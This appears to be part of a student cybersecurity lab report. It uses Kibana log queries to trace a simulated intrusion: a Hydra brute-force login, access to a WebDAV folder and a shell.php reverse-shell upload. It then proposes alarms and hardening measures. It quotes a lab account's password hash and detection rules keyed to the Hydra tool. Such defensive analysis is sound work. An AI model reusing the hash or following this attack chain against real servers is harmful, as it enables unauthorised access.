
28,987 hits

Jul 7, 2021 @ 10:00:00.000 - Jul 8, 2021 @ 10:00:00.000 — Auto

```
In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)
```

Analysis: Uncovering the Brute Force Attack

- 29,086 requests were made by Hydra in the attack.
- 29,084 requests were made before Hydra discovered Ashton’s password as only 2 requests were successful.



user_agent.original : "Mozilla/4.0 (Hydra)"

29,086 hits

Jul 7, 2021 @ 10:00:00.000 - Jul 8, 2021 @ 10:00:00.000 — Auto


http.response.status_code : 301 and user_agent.original : "Mozilla/4.0 (Hydra)"

2 hits

Jul 7, 2021 @ 10:00:00.000 - Jul 8, 2021 @ 10:00:00.000 — Auto

Analysis: Finding the WebDAV Connection

- 131 requests were made to the webdav directory.
- The shell.php file was requested in order to establish a reverse shell with the attackers machine.



url.full : "http://192.168.1.105/webdav"

131 hits

Jul 7, 2021 @ 10:00:00.000 - Jul 8, 2021 @ 10:00:00.000 — Auto

url.full : "http://192.168.1.105/webdav/shell.php"

55 hits

Jul 7, 2021 @ 10:00:00.000 - Jul 8, 2021 @ 10:00:00.000 — Auto

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- An alert should trigger if a port scan is detected.
- An alert should trigger if more than 100 ICMP requests are detected from the same source within the span of one hour.

System Hardening

- Any scan packets that are detected should be dropped rather than reject so that nothing is sent back to the attacker.
- Similarly all ICMP request should be dropped.
- Only ports that need to be open should be open otherwise they should all be closed

Mitigation: Finding the Request for the Hidden Directory

Alarm

- An alert should trigger if a machine with an IP that is not on the whitelist attempts to access the secret_folder directory.
- An alert should by triggered if an user attempts to transverse files by entering a file path in the url.

System Hardening

- A whitelist should be set up to allow only authorized IP's to be able to access the secret_folder.
- The file path should be hidden/encrypted in the url so attackers are not able to transverse files simply by including the file path somewhere in the url.

Mitigation: Preventing Brute Force Attacks

Alarm

- An alert should trigger if the number of “http.response.status_code” that equal 401 is greater than 15 from the same source within a span of one hour.
- An alert should be triggered if ‘Hydra’ is seen anywhere in the “‘user_agent.original” field.

System Hardening

- If more than 5 failed login attempts happen within a span of 10 minutes an account lockout should be triggered. The lockout duration should last 10 minutes with each consecutive lockout doubling the duration.
- If ‘Hydra’ is seen anywhere in the “‘user_agent.original” field then it should be automatically blocked.
- A policy should be put in place where employees must use a strong password and they must change their password every 6 months

Mitigation: Detecting the WebDAV Connection

Alarm

- An alert should trigger if a machine with an IP that is not on the whitelist attempts to access the webdav directory.
- An alert should trigger if more than 15 failed login attempts happen from the same source within the span of one hour.

System Hardening

- A whitelist should be set up to allow only authorized IP’s the ability to access the webdav directory.
- A policy should be put in place where employees must use a strong password and they must change their password every 6 months
- If more than 5 failed login attempts happen within a span of 10 minutes an account lockout should be triggered. The lockout duration should last 10 minutes with each consecutive lockout doubling the duration.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- An alert should be triggered if an attempt to upload a file of any kind to the server is detected.
- An alert should trigger if an attempt is made to upload a file from an IP that is not whitelisted.

System Hardening

- Any attempts to upload a file that contains a .php extension should be blocked.
- A whitelist should be set up to allow only authorized IP's the ability to upload files to the server.
- A server audit should be performed every six weeks to ensure that no suspicious files that didn't trigger our alarms were uploaded.

The End